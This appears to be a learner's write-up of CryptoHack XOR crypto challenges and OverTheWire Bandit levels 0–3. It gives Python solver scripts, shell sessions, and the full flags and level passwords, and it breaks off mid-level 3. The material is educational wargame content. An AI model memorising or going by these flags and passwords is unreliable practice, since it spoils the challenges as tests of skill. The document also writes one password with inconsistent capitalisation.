We are given a plaintext “label” and the cipher as 13. we have changing this interger into bytes and then decode it to text or we can change the plain text to it’s ascii value using ord() and do the xor and again convert back to text using char()
Then we have to performe XOR between these two to get the flag:





FLAG: aloha

2. XOR PROPERTIES



Here, we have discussed the properties of XOR
Based on this we have some xor encrypted text we have to know the flag
FLAG ^ KEY1 ^ KEY3 ^ KEY2 = value for this we can apply the properties
key3^key2 == key2^key3
then do the xor of key1 and the value and the key2^key3
to do xor first the hex should be truned to bytes (2 hex charcters at a time is one byte)
we can use a python script to do th e process
KEY1, FLAG_KEY1_KEY3_KEY2, and KEY2_KEY3 are hex strings.

The code XORs corresponding bytes from the three hex strings.

i:i+2 slices two hex characters at a time (1 byte).

The result is converted from an int to a character using chr().

```
 GNU nano 6.2                                                    xor_2_1.py
KEY1 = "a6c8b6733c9b22de7bc0253266a3867df55acde8635e19c73313"
KEY2_KEY1 = "37dcb292030faa90d07eec17e3b1c6d8daf94c35d4c9191a5e1e"
KEY2_KEY3 = "c1545756687e7573db23aa1c3452a098b71a7fbf0fddddde5fc1"
FLAG_KEY1_KEY3_KEY2 = "04ee9855208a2cd59091d04767ae47963170d1660df7f56f5faf"

flag = "".join(chr(int(KEY1[i:i+2],16) ^ int(FLAG_KEY1_KEY3_KEY2[i:i+2],16) ^ int(KEY2_KEY3[i:i+2], 16)) for i in range(0, len(KEY1), 2))
print(flag)
```

```
tenisha@tenisha:~$ nano xor_2_1.py
tenisha@tenisha:~$ python3 xor_2_1.py
crypto{x0r_i5_ass0c1at1v3}
```

FLAG: crypto{x0r_i5_ass0c1at1v3}

3. FAVOURITE BYTE

Here, it says that some data is hidden using XOR with a single bbyte

We, are given a hex string

Favourite byte 20 pts · 31071 Solves · 161 Solutions

For the next few challenges, you'll use what you've just learned to solve some more XOR puzzles.

I've hidden some data using XOR with a single byte, but that byte is a secret. Don't forget to decode from hex first.

```
73626960647f6b206821204f21254f7d6
94f7624662065622127234f726927756d
```

The first man to convert the bytes and both of them

It **XORs each byte** of encoded_bytes with the corresponding byte from output_bytes.

zip() pairs elements: [(a1, b1), (a2, b2), ...]

The list comprehension [a ^ b for a, b in zip(...)] performs XOR on each pair.

bytes([...]) converts the result into a bytes object.

Takes the **first byte** of secret_byte → secret_byte[0]

Then XORs **every byte** in encoded_bytes with this single byte.


Creates a new list of bytes, then wraps it in bytes(...).

then decodes the bytes

```
GNU nano 6.2                                                xor_2.py
encoded_hex = "73626960647f6b206821204f21254f7d694f7624662065622127234f7269277560"
output = "crypto{FLAG}"

encoded_bytes = bytes.fromhex(encoded_hex)
output_bytes = bytes(output, 'utf-8')

secret_byte = bytes([a^b for a, b in zip(encoded_bytes, output_bytes)])

decrypted_bytes = bytes([byte ^ secret_byte[0] for byte in encoded_bytes])
decrypted_text = decrypted_bytes.decode('utf-8')
print(decrypted_text)
```

FLAG : crypto{0x10_15_my_f4v0ur173_by7e}

4. YOU EITHER KNOW, XOR YOU DON’T



It says that a flag is increpted in the given hex so we know the flag format

So, first convert the hex into bytes and then do the xor between them

Then, we will get the key. Now, we have again xor in between givenn hex and the key we have got.

The encrypted hex string is first converted to bytes, making it usable for bitwise operations.

In script the flag starts with `"crypto{"`, so it XORs the first 7 bytes of ciphertext with that to deduce part of the key, then appends `'y'` to complete an 8-byte key.

It decrypts the message by XORing each byte of ciphertext with the corresponding key byte, repeating the key cyclically using `i % key_len`.


The result is a decoded ASCII string, revealing the flag:

```
 GNU nano 6.2                                        xor_4.py *
encrypted ="0e0b213f26041e480b26217f27342e175d0e070a3c5b103e2526217f27342e175d0e077e263451150104"
encrypted = bytes.fromhex(encrypted_msg)

flag_format = b"crypto{"
key = [o1 ^ o2
       for (o1, o2) in zip(encrypted, flag_format)] + [ord("y")]

flag = []
key_len = len(key)
for i in range(len(encrypted)):
    flag.append(
        encrypted[i] ^ key[i % key_len]
    )
flag = "".join([chr(o) for o in flag])
print(flag)
```

```
tenisha@tenisha:~$ python3  xor_4.py
crypto{1f_y0u_Kn0w_En0uGH_y0u_Kn0w_1t_4ll}
tenisha@tenisha:~$
```

FLAG: crypto{1f_y0u_Kn0w_En0uGH_y0u_Kn0w_1t_4ll}

5. LEMUR XOR



Here, it says that two images by XOR with the same secret key
For this we have do the VISUAL XOR between the RGB bytes of the two images
Visual XOR refers to the **bit-by-bit representation and explanation** of how the XOR (^) operation works between two binary values.

```
 GNU nano 6.2                                                xor_5.py
from PIL import Image, ImageChops

image_1 = Image.open("flag_7ae18c704272532658c10b5faad06d74.png")
image_2  = Image.open("lemur_ed66878c338e662d3473f0d98eedbd0d.png")

xor_d_image = ImageChops.difference(image_1,image_2)

xor_d_image.show()
xor_d_image.save("final.png")
```


Imports the necessary libraries to load and manipulate images.

`ImageChops` provides functions like `difference()` for pixel-wise operations.

Loads two images from files using Image.open()
This calculates the **absolute pixel-wise difference** between the two images.

It is *functionally similar* to XOR if the images are identical in size and color mode.

By this we get our pixels of out new image. Then .show() to display the image and then save the file
By running it we get:




FLAG: crypto{X0Rly_n0t ! }

OVER THE WIRE – BANDIT

LEVEL 0


ssh: **SSH** stands for **Secure Shell** — it's a **network protocol** used to **securely connect** to another computer over the internet or a local network.
Login: ssh bandit0@bandit.labs.overthewire.org -p 2220
password: bandit0



LEVEL 0 – LEVEL 1

`ls` – List files and directories.Shows the contents of the current directory.
`cd` – Change directory. Moves you to a different directory.
`cat` – View file contents.Displays the content of a text file.
`file` – Identify file type.Tells you what kind of file it is.
`du` – Disk usage.Shows how much space a file or folder takes.
`find` – Search for files.Searches files/folders by name or other conditions.

Login: ssh bandit0@bandit.labs.overthewire.org -p 2220
password: bandit0



it is given that the next level password is stored in readme file
with ls -la i saw the files and directories present. Then there is a readme file
to get the file contents used cat

```
bandit0@bandit:~$ ls -la
total 24
drwxr-xr-x  2 root    root    4096 Apr 10 14:22 .
drwxr-xr-x 70 root    root    4096 Apr 10 14:24 ..
-rw-r--r--  1 root    root     220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root    root    3771 Mar 31  2024 .bashrc
-rw-r--r--  1 root    root     807 Mar 31  2024 .profile
-rw-r-----  1 bandit1 bandit0  438 Apr 10 14:22 readme
bandit0@bandit:~$ cd re
-bash: cd: re: No such file or directory
bandit0@bandit:~$ cat readme
Congratulations on your first steps into the bandit game!!
Please make sure you have read the rules at https://overthewire.org/rules/
If you are following a course, workshop, walkthrough or other educational activity,
please inform the instructor about the rules as well and encourage them to
contribute to the OverTheWire community so we can keep these games free!

The password you are looking for is: ZjLjTmM6FvvyRnrb2rfNWOZOTa6ip5If
```

The password you are looking for is: ZjLjTmM6FvvyRnrb2rfNWOZOTa6ip5If

LEVEL 1 – LEVEL 2

Login: ssh bandit1@bandit.labs.overthewire.org -p 2220
password: ZjLjTmM6FvvyRnrb2rfNWOZOTa6ip5If

it is given as the password for the next level is in the file '-' in the home directory
. => refers to current directory
.. => refers to the parent directory

Like in the before we cannot use cat - as '-' in linux refers to standart input/output(STDIN/STDOUT)
So, we use cat ./- to say that i am refering to a filename '-'
./ => current directory ; - => filename

We can aslo use cat < - which extracts the contents in the file and show it

```
bandit1@bandit: $ ls -la
total 24
-rw-r-----  1 bandit2 bandit1   33 Apr 10 14:23 -
drwxr-xr-x  2 root    root    4096 Apr 10 14:23 .
drwxr-xr-x 70 root    root    4096 Apr 10 14:24 ..
-rw-r--r--  1 root    root     220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root    root    3771 Mar 31  2024 .bashrc
-rw-r--r--  1 root    root     807 Mar 31  2024 .profile
bandit1@bandit: $ cat < -
263JGJPfgU6LtdEvgfWU1XP5yac29mFx
bandit1@bandit: $ cat ./-
263JGJPfgU6LtdEvgfWU1XP5yac29mFx
bandit1@bandit: $
```

Password for next level: 263JGJPfgU6LtdEvgfWU1XP5yac29mFx

LEVEL 2 – LEVEL 3

Login: ssh bandit2@bandit.labs.overthewire.org -p 2220
password: 263JGJPfgU6LtdEvgfWU1XP5yac29mFx

it is given that the password for the next levle is stored in file named spaces in the file name

after logging in seeing all the file we get the filename spaces in the file
\ is used as an escape character — it tells the shell: "Treat the next character literally", or
"Continue the command on the next line."
eg: Hello\ World output: Hello World
without the backslash, the shell would think `Hello` and `World` are separate arguments.

Here, the backslash is used ot escape the spaces in between the filename

```
bandit2@bandit:~$ ls -la
total 24
drwxr-xr-x  2 root    root    4096 Apr 10 14:23 .
drwxr-xr-x 70 root    root    4096 Apr 10 14:24 ..
-rw-r--r--  1 root    root     220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root    root    3771 Mar 31  2024 .bashrc
-rw-r--r--  1 root    root     807 Mar 31  2024 .profile
-rw-r-----  1 bandit3 bandit2   33 Apr 10 14:23 spaces in this filename
bandit2@bandit:~$ cat spaces\ in\ this\ filename
MNk8KNH3Usiio41PRUEoDFPqfxLPlSmx
bandit2@bandit:~$ cat spaces in this filename
cat: spaces: No such file or directory
cat: in: No such file or directory
cat: this: No such file or directory
cat: filename: No such file or directory
bandit2@bandit:~$ cat "spaces in this filename"
MNk8KNH3Usiio41PRUEoDFPqfxLPlSmx
bandit2@bandit:~$
```

Password for the next level: MNk8KNH3Usiio41PRUEoDFPqfxLPlSmx

LEVEL 3 – LEVEL 4

Login: ssh bandit3@bandit.labs.overthewire.org -p 2220
password: Mnk8KNH3Usiio41PRUEoDFPqfxLPlSmx

Bandit Level 3 → Level 4

Level Goal

The password for the next level is stored in a hidden file in the **inhere** directory.

Commands you may need to solve this level

ls , cd , cat , file , du , find

it is given that the password for the next level is stored in a hidden file in the inhere direcotry

- `cd ..` goes to the parent directory
- `cd /` goes to the root directory
- `cd ~` goes to the home directory (of the current user)

After logging in see the files with ls -la. Then go to the inhere directory using cd commadn then see the files in that direcrory.
It has a file named ...Hiding-From-You by reading the contents in that file using cat we get the password

```
bandit3@bandit:~$ ls -la
total 24
drwxr-xr-x  3 root root 4096 Apr 10 14:23 .
drwxr-xr-x 70 root root 4096 Apr 10 14:24 ..
-rw-r--r--  1 root root  220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root root 3771 Mar 31  2024 .bashrc
drwxr-xr-x  2 root root 4096 Apr 10 14:23 inhere
-rw-r--r--  1 root root  807 Mar 31  2024 .profile
bandit3@bandit:~$ cd inhere/
bandit3@bandit:~/inhere$ ls -la
total 12
drwxr-xr-x 2 root    root    4096 Apr 10 14:23 .
drwxr-xr-x 3 root    root    4096 Apr 10 14:23 ..
-rw-r----- 1 bandit4 bandit3   33 Apr 10 14:23 ...Hiding-From-You
bandit3@bandit:~/inhere$ cat ...Hiding-From-You
